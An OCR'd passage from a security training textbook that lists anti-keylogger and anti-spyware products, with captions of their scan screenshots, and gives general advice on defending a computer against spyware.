
4. ophcrack_nogui.exe Adware:Win32/Cognito.AlKrme Quarantine

To ensure continued protection from PC threats, Buy Now!

Figure 6.115: Screenshot of Zemana AntiLogger

Some examples of anti-keyloggers are listed as follows:

- GuardedID (*https://www.strikeforcecpg.com*)
- KeyScrambler (*https://www.qfxsoftware.com*)
- Oxynger KeyShield (*https://www.oxynger.com*)
- Ghostpress (*https://schiffer.tech*)
- SpyShelter Free Anti-Keylogger (*https://www.spyshelter.com*)



How to Defend against Spyware

1. Try to avoid using any computer system that is not entirely **under your control**
2. Adjust the **browser security settings** to medium or higher for the Internet zone
3. Be cautious about **suspicious emails** and sites
4. Enable the firewall to enhance the **security level** of the computer
5. Regularly update the software and use a **firewall** with outbound protection
6. Regularly check the **task manager report** and MS configuration manager report
7. Regularly **update virus definition files** and scan the system for spyware
8. Install and use **anti-spyware** software
9. Perform **web surfing** safely and download cautiously
10. Do not use **administrative mode** unless it is necessary
11. Keep your operating system **up to date**
12. Do not download free **music files**, **screensavers**, or **smiley faces** from the Internet
13. Beware of **pop-up windows** or **web pages**. Never click anywhere on these windows
14. Carefully read all disclosures, including the license agreement and **privacy statement** before installing any application


How to Defend against Spyware

Spyware is any malicious program installed on a user's system without their knowledge. It gathers confidential information such as personal data and access logs. Spyware can originate from three basic sources: free downloaded software, email attachments, and websites that automatically install spyware when you browse them.

Different ways to defend against spyware are as follows:

- Try to avoid using any computer system that you do not have a complete control over.
- Never adjust your Internet security setting level too low because it provides many chances for spyware to be installed on your computer. Therefore, always set your Internet browser security settings to either high or medium to protect your computer from spyware.
- Do not open suspicious emails and file attachments received from unknown senders. There is a high likelihood that you will allow a virus, freeware, or spyware onto the computer. Do not open unknown websites linked in spam mail messages, retrieved by search engines, or displayed in pop-up windows because they may mislead you into downloading spyware.
- Enable a firewall to enhance the security level of your computer.
- Regularly update the software, and use a firewall with outbound protection.
- Regularly check Task Manager and MS Configuration Manager reports.
- Regularly update virus definition files and scan the system for spyware.

- Install anti-spyware software. Anti-spyware is the first line of defense against spyware. This software prevents spyware from installing on your system. It periodically scans and protects your system from spyware.
- Keep your OS up to date.
    - Windows users should periodically perform a Windows or Microsoft update.
    - For users of other OSs or software products, refer to the information given by the OS vendors, and take essential steps against any vulnerability identified.
- Perform web surfing safely and download cautiously.
    - Before downloading any software, ensure that it is from a trusted website. Read the license agreement, security warning, and privacy statements associated with the software thoroughly to gain a clear understanding before downloading it.
    - Before downloading freeware or shareware from a website, ensure that the site is safe. Likewise, be cautious with software programs obtained through P2P file-swapping software. Before installing such programs, perform a scan using anti-spyware software.
- Do not use administrative mode unless it is necessary, because it may execute malicious programs such as spyware in administrator mode. Consequently, attackers may take complete control of your system.
- Do not download free music files, screensavers, or emoticons from the Internet because when you do, there is a possibility that are downloading spyware along with them.
- Beware of pop-up windows or web pages. Never click anywhere on the windows that display messages such as “your computer may be infected,” or claim that they can help your computer to run faster. If you click on such windows, your system may become infected with spyware.
- Carefully read all disclosures, including the license agreement and privacy statement, before installing any application.
- Do not store personal or financial information on any computer system that is not totally under your control, such as in an Internet café.



Anti-Spyware

SUPERAnti Spyware

SUPERAntiSpyware is a software application that can **detect** and **remove spyware**, adware, Trojan horses, and other potentially harmful software applications

SUPERAntiSpyware Professional Trial (14 Days Remaining)

SUPERAntiSpyware Scan Results

Click the detected item checkboxes, then click continue to remove the items from this PC.
Critical threats and tracking objects are selected by default.

Critical Threats [2 Items Found]
These items should be immediately removed from your computer.

Potentially Unwanted Programs/Settings [3 Items Found]
These items are often adware or are installed unintentionally. These items are not always harmful to your computer but can degrade your computer's performance.

https://www.superantispyware.com

Kaspersky Internet Security 2019
https://support.kaspersky.com

SecureAnywhere Internet Security Complete
https://www.webroot.com

Adaware Antivirus free
https://www.adaware.com

MacScan
https://www.securemac.com

Norton AntiVirus Plus
https://norton.com


Anti-Spyware

There are many anti-spyware applications available on the market, which scan your system and check for spyware such as malware, Trojans, dialers, worms, keyloggers, and rootkits and remove them if found. Anti-spyware provides real-time protection by scanning your system at regular intervals, either weekly or daily. It scans to ensure that the computer is free from malicious software.

- **SUPERAntiSpyware**

  Source: *https://www.superantispyware.com*

  SUPERAntiSpyware is a software application that can detect and remove spyware, adware, Trojan horses, rogue security software, computer worms, rootkits, parasites, and other potentially harmful software applications.



SUPERAntiSpyware Scan Results
Click the detected item checkboxes, then click continue to remove the items from this PC.
Critical threats and tracking objects are selected by default.

